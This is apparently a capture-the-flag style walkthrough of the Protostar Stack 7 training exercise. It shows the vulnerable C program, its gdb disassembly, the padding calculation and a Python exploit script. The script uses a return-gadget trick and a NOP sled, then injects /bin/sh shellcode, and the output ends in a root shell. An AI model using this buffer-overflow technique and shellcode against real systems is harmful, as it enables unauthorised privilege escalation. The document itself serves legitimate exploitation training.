

PROTOSTAR : STACK 7

SOURCE CODE



```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

char *getpath()
{
  char buffer[64];
  unsigned int ret;

  printf("input path please: "); fflush(stdout);

  gets(buffer);

  ret = __builtin_return_address(0);

  if((ret & 0xb0000000) == 0xb0000000) {
      printf("bzzzt (%p)\n", ret);
      _exit(1);
  }

  printf("got path %s\n", buffer);
  return strdup(buffer);
}

int main(int argc, char **argv)
{
  getpath();
}
```


DISASSEMBLY OF GETPATH() FUNCTION



```
(gdb) disass getpath
Dump of assembler code for function getpath:
0x080484c4 <getpath+0>: push   %ebp
0x080484c5 <getpath+1>: mov    %esp,%ebp
0x080484c7 <getpath+3>: sub    $0x68,%esp
0x080484ca <getpath+6>: mov    $0x8048620,%eax
0x080484cf <getpath+11>:        mov    %eax,(%esp)
0x080484d2 <getpath+14>:        call   0x80483e4 <printf@plt>
0x080484d7 <getpath+19>:        mov    0x8049780,%eax
0x080484dc <getpath+24>:        mov    %eax,(%esp)
0x080484df <getpath+27>:        call   0x80483d4 <fflush@plt>
0x080484e4 <getpath+32>:        lea    -0x4c(%ebp),%eax
0x080484e7 <getpath+35>:        mov    %eax,(%esp)
0x080484ea <getpath+38>:        call   0x80483a4 <gets@plt>
0x080484ef <getpath+43>:        mov    0x4(%ebp),%eax
0x080484f2 <getpath+46>:        mov    %eax,-0xc(%ebp)
0x080484f5 <getpath+49>:        mov    -0xc(%ebp),%eax
0x080484f8 <getpath+52>:        and    $0xb0000000,%eax
0x080484fd <getpath+57>:        cmp    $0xb0000000,%eax
0x08048502 <getpath+62>:        jne    0x8048524 <getpath+96>
0x08048504 <getpath+64>:        mov    $0x8048634,%eax
0x08048509 <getpath+69>:        mov    -0xc(%ebp),%edx
0x0804850c <getpath+72>:        mov    %edx,0x4(%esp)
0x08048510 <getpath+76>:        mov    %eax,(%esp)
0x08048513 <getpath+79>:        call   0x80483e4 <printf@plt>
0x08048518 <getpath+84>:        movl   $0x1,(%esp)
0x0804851f <getpath+91>:        call   0x80483c4 <_exit@plt>
0x08048524 <getpath+96>:        mov    $0x8048640,%eax
0x08048529 <getpath+101>:       lea    -0x4c(%ebp),%edx
0x0804852c <getpath+104>:       mov    %edx,0x4(%esp)
0x08048530 <getpath+108>:       mov    %eax,(%esp)
0x08048533 <getpath+111>:       call   0x80483e4 <printf@plt>
0x08048538 <getpath+116>:       lea    -0x4c(%ebp),%eax
0x0804853b <getpath+119>:       mov    %eax,(%esp)
0x0804853e <getpath+122>:       call   0x80483f4 <strdup@plt>
0x08048543 <getpath+127>:       leave
0x08048544 <getpath+128>:       ret
End of assembler dump.
(gdb) 
```

DEBUGGING STARTS

Padding required here are **80 bytes**. The instruction pointer gets overwritten and tries to access invalid memory address causing Segmentation fault.




```
(gdb) r
Starting program: /opt/protostar/bin/stack7
input path please: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
got path AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAPAAAAAAAA

Breakpoint 1, 0x08048544 in getpath () at stack7/stack7.c:24
24      in stack7/stack7.c
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x0000004d in ?? ()
(gdb) █
```

Remember we just cant directly go to stack address as the program prevents from doing that so we will return to the program itself and then overwrite the instruction pointer to a valid memory address.

As we can see we hit our breakpoint again since we jumped to the same address. Now we can start overwriting the instruction pointer.


```
(gdb) r < /tmp/exploit
Starting program: /opt/protostar/bin/stack7 < /tmp/exploit
input path please: got path AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADAAAAAAAAAAAA
D�

Breakpoint 1, 0x08048544 in getpath () at stack7/stack7.c:24
24      in stack7/stack7.c
(gdb) c
Continuing.

Breakpoint 1, 0x08048544 in getpath () at stack7/stack7.c:24
24      in stack7/stack7.c
(gdb) ▯
```

Below is the python script to check if we can pass assembler instructions in the stack.




```
#padding = 80
#ret = 0x08048544
#eip = 0xbffff7c0
import struct
padding = "A"*80

ret = struct.pack("I",0x08048544)

eip = struct.pack("I",0xbffff7c0)

nop = "\x90"*60

trap = "\xCC"*4

print(padding + ret + eip + nop + trap)
```

GREAT!!! We hit out SIGTRAP now we can replace the trap with the shellcode and get the ROOT SHELL



```
(gdb) r < /tmp/exploit
Starting program: /opt/protostar/bin/stack7 < /tmp/exploit
input path please: got path AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADAAAAAAAAAAAAD�������
�������������������������������������������������������������

Breakpoint 1, 0x08048544 in getpath () at stack7/stack7.c:24
24      stack7/stack7.c: No such file or directory.
        in stack7/stack7.c
(gdb) c
Continuing.

Breakpoint 1, 0x08048544 in getpath () at stack7/stack7.c:24
24      in stack7/stack7.c
(gdb) c
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffff7f1 in ?? ()
(gdb) 
```



```
(gdb) r < /tmp/exploit
Starting program: /opt/protostar/bin/stack7 < /tmp/exploit
input path please: got path AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADAAAAAAAAAAAAD�������
�������������������������������������������������������������

Breakpoint 1, 0x08048544 in getpath () at stack7/stack7.c:24
24      stack7/stack7.c: No such file or directory.
        in stack7/stack7.c
(gdb) c
Continuing.

Breakpoint 1, 0x08048544 in getpath () at stack7/stack7.c:24
24      in stack7/stack7.c
(gdb) c
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffff7f1 in ?? ()
(gdb) q
A debugging session is active.

        Inferior 2 [process 1871] will be killed.

Quit anyway? (y or n) y
user@protostar:/tmp$ (python exploit.py; cat) | /opt/protostar/bin/stack7
input path please: got path AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADAAAAAAAAAAAAD��������
��������������������������������������������������������1�Ph//shh/bin��PS���

whoami
root
```

```
  GNU nano 2.2.4                File: exploit.py

#padding = 80
#ret = 0x08048544
#eip = 0xbffff7c0
import struct
padding = "A"*80

ret = struct.pack("I",0x08048544)

eip = struct.pack("I",0xbffff7c0)

nop = "\x90"*60

shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb$

print(padding + ret + eip + nop + shellcode)
```